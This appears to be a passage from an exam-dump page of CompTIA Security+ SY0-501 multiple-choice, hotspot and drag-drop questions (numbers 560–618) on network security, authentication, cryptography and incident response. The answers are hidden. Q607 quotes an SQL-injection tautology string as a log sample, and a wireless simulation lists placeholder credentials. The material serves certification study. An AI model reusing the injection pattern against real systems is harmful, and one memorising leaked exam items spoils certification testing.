- A. loss of data caused by unauthorized command execution.
- B. privilege escalation caused by TPM override.
- C. reduced key strength due to salt manipulation.
- D. repeated use of one-time keys.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 560

Topic #: 1

[\[All SY0-501 Questions\]](#)

Users are attempting to access a company's website but are transparently redirected to another websites. The users confirm the URL is correct. Which of the following would BEST prevent this issue in the future?

- A. DNSSEC
- B. HTTPS
- C. IPSec
- D. TLS/SSL

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 561

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is a compensating control that will BEST reduce the risk of weak passwords?

- A. Requiring the use of one-time tokens
- B. Increasing password history retention count
- C. Disabling user accounts after exceeding maximum attempts
- D. Setting expiration of user passwords to a shorter time

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 562

Topic #: 1

[\[All SY0-501 Questions\]](#)

A consumer purchases an exploit from the dark web. The exploit targets the online shopping cart of a popular website, allowing the shopper to modify the price of an item at checkout. Which of the following BEST describes this type of user?

- A. Insider
- B. Script kiddie
- C. Competitor
- D. Hacktivist
- E. APT

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 563

Topic #: 1

[\[All SY0-501 Questions\]](#)

HOTSPOT -


A newly purchased corporate WAP needs to be configured in the MOST secure manner possible.

INSTRUCTIONS -

Please click on the below items on the network diagram and configure them accordingly:

- ⇒ WAP
- ⇒ DHCP Server
- ⇒ AAA Server
- ⇒ Wireless Controller
- ⇒ LDAP Server

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



DHCP SERVER

IP	192.168.60.10
NETMASK	255.255.255.0
DG	192.168.60.1
Range	10.50.7.0-10.50.8.255
DNS Servers	192.168.30.4, 192.168.40.4
Reserved	A1-27-CA-23-45-76-E3 10.50.7.5
Reserved	B3-47-A3-18-E7-7D-E2 10.50.7.6
Domain	corporatenet
Port	67

AAA SERVER

IP	192.168.1.20
NETMASK	255.255.255.0
DG	192.168.1.1
Secret	corporatenet
Realm	wirelessnet
Port	1812

WIRELESS CONTROLLER

IP	172.28.1.30
NETMASK	255.255.255.0
DG	172.28.1.1
Admin User	root
Admin Password	corporatenet
WAP Key	supersecret
Port	1212

LDAP SERVER

IP	10.10.20.20
NETMASK	255.255.255.0
DG	10.10.20.1
Domain	corporatenet
Tree Name	wirelessnet
Bind Password	secretpass
Port	389

Hot Area:

Wireless Access Point

Basic Wireless Settings

Wireless Network Mode: MIXED

Wireless Network Name(SSID):

Wireless Channel: 1

Wireless SSID Broadcast: enable disable

Wireless Security

Cancel Changes
Save Settings

Wireless Access Point

Basic Wireless Settings

Wireless Security

Security Mode: Disabled

Disabled
 WEP
WPA Enterprise
 WPA Personal
 WPA2 Enterprise
 WPA2 Personal
 RADIUS

Cancel Changes
Save Settings

Actual exam question from CompTIA's SY0-501

Question #: 564

Topic #: 1

[\[All SY0-501 Questions\]](#)

DRAG DROP -

A security auditor is reviewing the following output from file integrity monitoring software installed on a very busy server at a large service provider. The server has not been updated since it was installed. Drag and drop the log entry that identifies the first instance of server compromise.

Select and Place:

/etc/passwd

1/1/2017	1:20:34	a194dab59c9a365012cd2e04e38c3b12
1/1/2017	1:22:21	8482ca2b3d37f390dd01a0c0b4b41b45
1/1/2017	1:23:45	004857de37a7c3b472b4d325e45aa134
1/1/2017	1:23:50	392800a0123aa12423bcbd3423edab33

/etc/iptables/iptables-save

12/30/2016	1:00:00	383bc3248z82348ca838d82fc0234cc3
12/31/2016	2:00:00	383bc3248z82348ca838d82fc0234cc3
1/1/2017	3:00:00	383bc3248z82348ca838d82fc0234cc3
1/2/2017	4:00:00	383bc3248z82348ca838d82fc0234cc3

/boot/initrd.img-2.6.31.20-generic

12/30/2016	1:30:00	848cba435ad9832ebc234c234c23ca02
12/31/2016	2:30:00	848cba435ad9832ebc234c234c23ca02
1/1/2017	3:30:00	7813a82384cbaeb45bd12943a9234df3
1/2/2017	4:30:00	7813a82384cbaeb45bd12943a9234df3

First instance of compromise:

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 565

Topic #: 1

[\[All SY0-501 Questions\]](#)

DRAG DROP -

A security administrator has been tasked with implementing controls that meet management goals. Drag and drop the appropriate control used to accomplish the account management goal. Options may be used once or not at all.

Select and Place:

Management Goal	Control
1 Easily differentiate between mobile devices and servers in reports	<input type="text"/>
2 Enforce password complexity requirements	<input type="text"/>
3 Determine if devices used by terminated employees are returned	<input type="text"/>
4 Identify which employees have access to sensitive file shares	<input type="text"/>

Standard naming convention	Permission auditing and review	Time of day restrictions
Usage auditing and review	Group policy	Off-boarding procedures

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 566

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, a backup administrator, wants to implement a solution that will reduce the restoration time of physical servers. Which of the following is the BEST method for Joe to use?

- A. Differential
- B. Incremental
- C. Full
- D. Snapshots

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 567

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following development models entails several iterative and incremental software development methodologies such as Scrum?

- A. Spiral
- B. Waterfall
- C. Agile
- D. Rapid

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 568

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following are used to substantially increase the computation time required to crack a password? (Choose two.)

- A. BCrypt
- B. Substitution cipher
- C. ECDHE
- D. PBKDF2
- E. Diffie-Hellman

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 569

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following describes the maximum amount of time a mission essential function can operate without the systems it depends on before significantly impacting the organization?

- A. MTBF
- B. MTTR
- C. RTO
- D. RPO

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 570

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network administrator is brute forcing accounts through a web interface. Which of the following would provide the BEST defense from an account password being discovered?

- A. Password history
- B. Account lockout
- C. Account expiration
- D. Password complexity

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 571

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

- A. Download the web certificate
- B. Install the intermediate certificate
- C. Generate a CSR
- D. Encrypt the private key

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 572

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is a major difference between XSS attacks and remote code exploits?

- A. XSS attacks use machine language, while remote exploits use interpreted language
- B. XSS attacks target servers, while remote code exploits target clients
- C. Remote code exploits aim to escalate attackers' privileges, while XSS attacks aim to gain access only
- D. Remote code exploits allow writing code at the client side and executing it, while XSS attacks require no code to work

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 573

Topic #: 1

[\[All SY0-501 Questions\]](#)

An employee workstation with an IP address of 204.211.38.211/24 reports it is unable to submit print jobs to a network printer at 204.211.38.52/24 after a firewall upgrade. The active firewall rules are as follows:

IP Address	Protocol	Port Number	Action
204.211.38.1/24	ALL	ALL	Permit
204.211.38.211/24	ALL	ALL	Permit
204.211.38.52/24	UDP	631	Permit
204.211.38.52/24	TCP	25	Deny

Assuming port numbers have not been changed from their defaults, which of the following should be modified to allow printing to the network printer?

- A. The permit statement for 204.211.38.52/24 should be changed to TCP port 631 instead of UDP
- B. The deny statement for 204.211.38.52/24 should be changed to a permit statement
- C. The permit statement for 204.211.38.52/24 should be changed to UDP port 443 instead of 631
- D. The permit statement for 204.211.38.211/24 should be changed to TCP port 631 only instead of ALL

Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 574

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is doing a vulnerability assessment on a database server. A scanning tool returns the following information:

```
Database: CustomerAccess1  
Column: Password  
Data type: MD5 Hash  
Salted?: No
```

There have been several security breaches on the web server that accesses this database. The security team is instructed to mitigate the impact of any possible breaches. The security team is also instructed to improve the security on this database by making it less vulnerable to offline attacks. Which of the following would BEST accomplish these goals? (Choose two.)

- A. Start using salts to generate MD5 password hashes
- B. Generate password hashes using SHA-256
- C. Force users to change passwords the next time they log on
- D. Limit users to five attempted logons before they are locked out
- E. Require the web server to only use TLS 1.2 encryption

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 575

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

- A. Extended domain validation
- B. TLS host certificate
- C. OCSP stapling
- D. Wildcard certificate

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 576

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following are considered among the BEST indicators that a received message is a hoax? (Choose two.)

- A. Minimal use of uppercase letters in the message
- B. Warnings of monetary loss to the receiver
- C. No valid digital signature from a known security organization
- D. Claims of possible damage to computer hardware
- E. Embedded URLs

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 577

Topic #: 1

[\[All SY0-501 Questions\]](#)

Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

- A. Retinal scan
- B. Passphrase
- C. Token fob
- D. Security question

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 578

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements:

- ⇒ Allow authentication from within the United States anytime
- ⇒ Allow authentication if the user is accessing email or a shared file system
- ⇒ Do not allow authentication if the AV program is two days out of date
- ⇒ Do not allow authentication if the location of the device is in two specific countries

Given the requirements, which of the following mobile deployment authentication types is being utilized?

- A. Geofencing authentication
- B. Two-factor authentication
- C. Context-aware authentication
- D. Biometric authentication

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 579

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

- A. Air gapped network
- B. Load balanced network
- C. Network address translation
- D. Network segmentation

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 580

Topic #: 1

[\[All SY0-501 Questions\]](#)

A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

- A. SSH
- B. SFTP
- C. HTTPS
- D. SNMP

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 581

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Choose two.)

- A. Compare configurations against platform benchmarks
- B. Confirm adherence to the company's industry-specific regulations
- C. Review the company's current security baseline
- D. Verify alignment with policy related to regulatory compliance
- E. Run an exploitation framework to confirm vulnerabilities

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 582

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe recently assumed the role of data custodian for this organization. While cleaning out an unused storage safe, he discovers several hard drives that are labeled `unclassified` and awaiting destruction. The hard drives are obsolete and cannot be installed in any of his current computing equipment. Which of the following is the BEST method for disposing of the hard drives?

- A. Burning
- B. Wiping
- C. Purging
- D. Pulverizing

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 583

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:

```
10 PERMIT FROM:ANY TO:ANY PORT:80
20 PERMIT FROM:ANY TO:ANY PORT:443
30 DENY FROM:ANY TO:ANY PORT:ANY
```

Which of the following is the MOST secure solution the security administrator can implement to fix this issue?

- A. Add the following rule to the firewall: 5 PERMIT FROM:ANY TO:ANY PORT:53
- B. Replace rule number 10 with the following rule: 10 PERMIT FROM:ANY TO:ANY PORT:22
- C. Insert the following rule in the firewall: 25 PERMIT FROM:ANY TO:ANY PORTS:ANY
- D. Remove the following rule from the firewall: 30 DENY FROM:ANY TO:ANY PORT:ANY

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 584

Topic #: 1

[\[All SY0-501 Questions\]](#)

Students at a residence hall are reporting Internet connectivity issues. The university's network administrator configured the residence hall's network to provide public IP addresses to all connected devices, but many student devices are receiving private IP addresses due to rogue devices. The network administrator verifies the residence hall's network is correctly configured and contacts the security administrator for help. Which of the following configurations should the security administrator suggest for implementation?

- A. Router ACLs
- B. BPDU guard
- C. Flood guard
- D. DHCP snooping

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 585

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is a technical preventive control?

- A. Two-factor authentication
- B. DVR-supported cameras
- C. Acceptable-use MOTD
- D. Syslog server

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 586

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is performing a risk assessment on a legacy WAP with a WEP-enabled wireless infrastructure. Which of the following should be implemented to harden the infrastructure without upgrading the WAP?

- A. Implement WPA and TKIP
- B. Implement WPS and an eight-digit pin
- C. Implement WEP and RC4
- D. Implement WPA2 Enterprise

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 587

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator is installing a new server in a large datacenter. Which of the following BEST describes the importance of properly positioning servers in the rack to maintain availability?

- A. To allow for visibility of the servers' status indicators
- B. To adhere to cable management standards
- C. To maximize the fire suppression system's efficiency
- D. To provide consistent air flow

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 588

Topic #: 1

[\[All SY0-501 Questions\]](#)

A Chief Information Security Officer (CISO) asks the security architect to design a method for contractors to access the company's internal wiki, corporate directory, and email services securely without allowing access to systems beyond the scope of their project. Which of the following methods would BEST fit the needs of the CISO?

- A. VPN
- B. PaaS
- C. IaaS
- D. VDI

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 589

Topic #: 1

[\[All SY0-501 Questions\]](#)

To get the most accurate results on the security posture of a system, which of the following actions should the security analyst do prior to scanning?

- A. Log all users out of the system
- B. Patch the scanner
- C. Reboot the target host
- D. Update the web plugins

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 590

Topic #: 1

[\[All SY0-501 Questions\]](#)

While investigating a virus infection, a security analyst discovered the following on an employee laptop:

- ⇒ Multiple folders containing a large number of newly released movies and music files
- ⇒ Proprietary company data
- ⇒ A large amount of PHI data
- ⇒ Unapproved FTP software
- ⇒ Documents that appear to belong to a competitor

Which of the following should the analyst do FIRST?

- A. Contact the legal and compliance department for guidance
- B. Delete the files, remove the FTP software, and notify management
- C. Back up the files and return the device to the user
- D. Wipe and reimage the device

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 591

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following penetration testing concepts is an attacker MOST interested in when placing the path of a malicious file in the Windows/CurrentVersion/Run registry key?

- A. Persistence
- B. Pivoting
- C. Active reconnaissance
- D. Escalation of privilege

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 592

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identity proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy specify for service technicians from corporate partners?

- A. Guest account
- B. User account
- C. Shared account
- D. Privileged user account
- E. Default account
- F. Service account

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 593

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is implementing PKI-based functionality to a web application that has the following requirements:

- ⇒ File contains certificate information
- ⇒ Certificate chains
- ⇒ Root authority certificates
- ⇒ Private key

All of these components will be part of one file and cryptographically protected with a password. Given this scenario, which of the following certificate types should the analyst implement to BEST meet these requirements?

- A. .pfx certificate
- B. .cer certificate
- C. .der certificate
- D. .crt certificate

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 594

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following encryption algorithms is used primarily to secure data at rest?

- A. AES
- B. SSL
- C. TLS
- D. RSA

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 595

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security auditor is performing a vulnerability scan to find out if mobile applications used in the organization are secure. The auditor discovers that one application has been accessed remotely with no legitimate account credentials. After investigating, it seems the application has allowed some users to bypass authentication of that application. Which of the following types of malware allow such a compromise to take place? (Choose two.)

- A. RAT
- B. Ransomware
- C. Worm
- D. Trojan
- E. Backdoor

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 596

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization electronically processes sensitive data within a controlled facility. The Chief Information Security Officer (CISO) wants to limit emissions from emanating from the facility. Which of the following mitigates this risk?

- A. Upgrading facility cabling to a higher standard of protected cabling to reduce the likelihood of emission spillage
- B. Hardening the facility through the use of secure cabinetry to block emissions
- C. Hardening the facility with a Faraday cage to contain emissions produced from data processing
- D. Employing security guards to ensure unauthorized personnel remain outside of the facility

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 597

Topic #: 1

[\[All SY0-501 Questions\]](#)

As part of a corporate merger, two companies are combining resources. As a result, they must transfer files through the Internet in a secure manner. Which of the following protocols would BEST meet this objective? (Choose two.)

A. LDAPS

B. SFTP

C. HTTPS

D. DNSSEC

E. SRTP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 598

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is deploying a file-sharing protocol access a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, and support SSO and smart card logons. Which of the following would BEST accomplish this task?

- A. Store credentials in LDAP
- B. Use NTLM authentication
- C. Implement Kerberos
- D. Use MSCHAP authentication

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 599

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company wants to provide centralized authentication for its wireless system. The wireless authentication system must integrate with the directory back end. Which of the following is a AAA solution that will provide the required wireless authentication?

- A. TACACS+
- B. MSCHAPv2
- C. RADIUS
- D. LDAP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 600

Topic #: 1

[\[All SY0-501 Questions\]](#)

An incident response analyst at a large corporation is reviewing proxy log data. The analyst believes a malware infection may have occurred. Upon further review, the analyst determines the computer responsible for the suspicious network traffic is used by the Chief Executive Officer (CEO).

Which of the following is the best NEXT step for the analyst to take?

- A. Call the CEO directly to ensure awareness of the event
- B. Run a malware scan on the CEO's workstation
- C. Reimage the CEO's workstation
- D. Disconnect the CEO's workstation from the network

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 601

Topic #: 1

[\[All SY0-501 Questions\]](#)

A law office has been leasing dark fiber from a local telecommunications company to connect a remote office to company headquarters. The telecommunications company has decided to discontinue its dark fiber product and is offering an MPLS connection, which the law office feels is too expensive. Which of the following is the BEST solution for the law office?

- A. Remote access VPN
- B. VLAN
- C. VPN concentrator
- D. Site-to-site VPN

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 602

Topic #: 1

[\[All SY0-501 Questions\]](#)

An analyst is part of a team that is investigating a potential breach of sensitive data at a large financial services organization. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. In addition, the team discovers undocumented firewall rules, which provided unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to exfiltrate the proprietary data?

- A. Keylogger
- B. Botnet
- C. Crypto-malware
- D. Backdoor
- E. Ransomware
- F. DLP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 603

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization is providing employees on the shop floor with computers that will log their time based on when they sign on and off the network.

Which of the following account types should the employees receive?

- A. Shared account
- B. Privileged account
- C. User account
- D. Service account

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 604

Topic #: 1

[\[All SY0-501 Questions\]](#)

A member of the human resources department is searching for candidate resumes and encounters the following error message when attempting to access popular job search websites:

```
Site Cannot Be Displayed: Unauthorized Access
Policy Violation: Job Search
User Group: Retail_Employee_Access
Client Address: 10.13.78.145
DNS Server: 10.1.1.9
Proxy IP Address: 10.1.1.29
Contact your systems administrator for assistance.
```

Which of the following would resolve this issue without compromising the company's security policies?

- A. Renew the DNS settings and IP address on the employee's computer
- B. Add the employee to a less restrictive group on the content filter
- C. Remove the proxy settings from the employee's web browser
- D. Create an exception for the job search sites in the host-based firewall on the employee's computer

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 605

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:

Enforce password history:	Three passwords remembered
Maximum password age:	30 days
Minimum password age:	Zero days
Complexity requirements:	At least one special character, one uppercase
Minimum password length:	Seven characters
Lockout duration:	One day
Lockout threshold:	Five failed attempts in 15 minutes

Which of the following adjustments would be the MOST appropriate for the service account?

- A. Disable account lockouts
- B. Set the maximum password age to 15 days
- C. Set the minimum password age to seven days
- D. Increase password length to 18 characters

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 606

Topic #: 1

[\[All SY0-501 Questions\]](#)

An employee in the finance department receives an email, which appears to come from the Chief Financial Officer (CFO), instructing the employee to immediately wire a large sum of money to a vendor. Which of the following BEST describes the principles of social engineering used? (Choose two.)

- A. Familiarity
- B. Scarcity
- C. Urgency
- D. Authority
- E. Consensus

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 607

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator has replaced the firewall and notices a number of dropped connections. After looking at the data the security administrator sees the following information that was flagged as a possible issue:

`"SELECT * FROM" and '1'='1'`

Which of the following can the security administrator determine from this?

- A. An SQL injection attack is being attempted
- B. Legitimate connections are being dropped
- C. A network scan is being done on the system
- D. An XSS attack is being attempted

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 608

Topic #: 1

[\[All SY0-501 Questions\]](#)

A penetration testing team deploys a specifically crafted payload to a web server, which results in opening a new session as the web server daemon. This session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?

- A. Domain hijacking
- B. Injection
- C. Buffer overflow
- D. Privilege escalation

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 609

Topic #: 1

[\[All SY0-501 Questions\]](#)

A corporation is concerned that, if a mobile device is lost, any sensitive information on the device could be accessed by third parties. Which of the following would BEST prevent this from happening?

- A. Initiate remote wiping on lost mobile devices
- B. Use FDE and require PINs on all mobile devices
- C. Use geolocation to track lost devices
- D. Require biometric logins on all mobile devices

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 610

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann, a security analyst, wants to implement a secure exchange of email. Which of the following is the BEST option for Ann to implement?

- A. PGP
- B. HTTPS
- C. WPA
- D. TLS

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 611

Topic #: 1

[\[All SY0-501 Questions\]](#)

After a security assessment was performed on the enterprise network, it was discovered that:

1. Configuration changes have been made by users without the consent of IT.
2. Network congestion has increased due to the use of social media.
3. Users are accessing file folders and network shares that are beyond the scope of their need to know.

Which of the following BEST describe the vulnerabilities that exist in this environment? (Choose two.)

- A. Poorly trained users
- B. Misconfigured WAP settings
- C. Undocumented assets
- D. Improperly configured accounts
- E. Vulnerable business processes

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 612

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator wants to determine if a company's web servers have the latest operating system and application patches installed. Which of the following types of vulnerability scans should be conducted?

- A. Non-credentialed
- B. Passive
- C. Port
- D. Credentialed
- E. Red team
- F. Active

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 613

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a recent audit, several undocumented and unpatched devices were discovered on the internal network. Which of the following can be done to prevent similar occurrences?

- A. Run weekly vulnerability scans and remediate any missing patches on all company devices
- B. Implement rogue system detection and configure automated alerts for new devices
- C. Install DLP controls and prevent the use of USB drives on devices
- D. Configure the WAPs to use NAC and refuse connections that do not pass the health check

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 614

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company needs to implement a system that only lets a visitor use the company's network infrastructure if the visitor accepts the AUP. Which of the following should the company use?

- A. WiFi-protected setup
- B. Password authentication protocol
- C. Captive portal
- D. RADIUS

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 615

Topic #: 1

[\[All SY0-501 Questions\]](#)

An analyst is currently looking at the following output:

Software Name	Status	Licensed	Used
Software 1	Approved	100	91
Software 2	Approved	50	52
Software 3	Approved	100	87
Software 4	Approved	50	46
Software 5	Denied	0	0

Which of the following security issues has been discovered based on the output?

- A. Insider threat
- B. License compliance violation
- C. Unauthorized software
- D. Misconfigured admin permissions

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 616

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company has purchased a new SaaS application and is in the process of configuring it to meet the company's needs. The director of security has requested that the SaaS application be integrated into the company's IAM processes. Which of the following configurations should the security administrator set up in order to complete this request?

- A. LDAP
- B. RADIUS
- C. SAML
- D. NTLM

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 617

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization wants to implement a method to correct risks at the system/application layer. Which of the following is the BEST method to accomplish this goal?

- A. IDS/IPS
- B. IP tunneling
- C. Web application firewall
- D. Patch management

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 618

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company recently updated its website to increase sales. The new website uses PHP forms for leads and provides a directory with sales staff and their phone numbers. A systems administrator is concerned with the new website and provides the following log to support the concern:

```
username JohnD does not exist, password prompt not supplied
username DJohn does not exist, password prompt not supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, account locked
```

Which of the following is the systems administrator MOST likely to suggest to the Chief Information Security Officer (CISO) based on the above?

- A. Changing the account standard naming convention
- B. Implementing account lockouts
- C. Discontinuing the use of privileged accounts
- D. Increasing the minimum password length from eight to ten characters

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 619

Topic #: 1

